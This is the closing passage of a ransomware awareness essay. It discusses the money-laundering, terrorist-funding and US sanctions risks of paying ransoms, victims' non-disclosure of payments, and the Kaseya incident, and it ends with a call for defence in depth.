Third Party Ransomware Reporting Service – Information is Beautiful:
https://informationisbeautiful.net/visualizations/ransomware-attacks/

ANTI MONEY LAUNDERING

When it comes to the subject of paying any form or Digital Ransom, we are arriving at a very techy subject which presents multiple areas to consider, ranging from ethics, policy, and legalities. The first area which should be considered is, any form of ransom paid into the hands of Digital Criminal Gangs, Cross-Crime Gangs, State Sponsored Actors potentially goes on to further fund the expansion of the Criminal Enterprise, but also equally presents the potential for financial support of, but not limited to the following:

- Drugs
- Prostitution
- People Trafficking
- Child Abuse
- Terrorism

Or any one of the grimy enterprises run under the banner of Cyber Crime.

It is also highly likely that any organisation demonstrating they have a soft belly could possibly ensure that such an organisation has further visitation in the future. It may also be that, where such an organisation demonstrates a weakness, there is a further high probability that their information will be shared with other friendly criminal actors.


Paying any presented ransom demand, dependent on the global locality also potentially breaks the law. For example, in the U.S. such victims of a Ransomware attack will violate sanctions of the Treasury Department and fail to meet the expectations of the Office of Foreign Assets Control (OFAC) and its associated Financial Crimes Enforcement Network (FinCEN) in relation to Money Laundering.

CTF: Countering Terrorist Funding is also a global challenge which is undermined when any Ransomware demand is paid into the hands of the attackers. One prime example is the UAE who have become prime targets for the Ransomware Gangs during the COVID-19 Lockdown, in which up to May 2021, it was estimated that 43% of victims in the region had paid the extortion demands – a percentage which lifted from an also staggering increase in 2020 which then also accounted for an average increase in payments of 82% - clearly a very lucrative business. And yet, this, as well as many other regions are focused not only on Anti Money Laundering, but also combatting Terrorist Funding. Clearly with the levels of payments we are encountering, more work needs to be done to drive the message home.

Who Pays Up: What is so interesting about the available data relating to who paid, and who did not, the biggest part of the conundrum is the unknown? Below is an example pulled down from the Beta Version of the Information is Beautiful Site which tracks Ransomware event – see the URL below:

https://informationisbeautiful.net/visualizations/ransomware-attacks/

As can be seen from the opposite image, there are multiples of big-name organisations who are falling to the Active & Persistent Threat (APT) of the Ransomware CyberDemic. However, what is interesting about this data drawn from the *Information is Beautiful Site*, is, all the Companies implicated, have *not* disclosed if they paid the ransom or not.



What is of further concern here is, the knock-on effect such successful Ransomware attacks have on the associated clients of the compromised company – one example of which is Kaseya who went on to flood hundreds of global companies – from Grocery Stores to Schools - see the URL below for more information.

[Kaseya hack floods hundreds of companies with ransomware | TechCrunch]

CONCLUSION

To conclude this *Understanding & Surviving Ransomware* text, is based on fact and *known knowns* - it may be an accepted opinion that the threats posed by Ransomware are significant, regular, and, it would seem such threats are able to overcome even the most stringent of supposed Cyber Security Postures. It may also be further concluded that, such is the success and financial gain for the practicing criminal actors, this is not going to be a digital threat that will disappear anytime soon.

To counter what is looking like an onslaught of compromises, time has come in which *all* individuals, SME, Corporates, Government Agencies, and any other member of the Digital Generation who seeks Electronic Survival will have to start to practice a posture of pragmatic and meaningful *Defence in Depth* to accommodate the desired level of protection. We must also keep at the forefront of our Cyber Security Strategy that a successful Ransomware Attack will not necessarily always come from where we anticipate it will arrive from – but will be delivered from one of many potentially open egress points s into the secured environment. Be the payload delivered by Network, a Dropped Malicious Object to an S3 AWS Cloud Bucket, via an Insecure WiFi Interface, or simply by the click of a user's mouse, all may result in the day outcome at the end of the day.

Time has arrived at a digital juncture that is accepting Digital Transformation, and Zero-Trust in an age that is anything but digitally secure. It is time to take Cyber Security and the Ransomware Pandemic seriously at the pragmatic level - and to move over into a mindset that is focused on security, rather than on buzzwords that infer that a state of total zero-trust is achievable.

END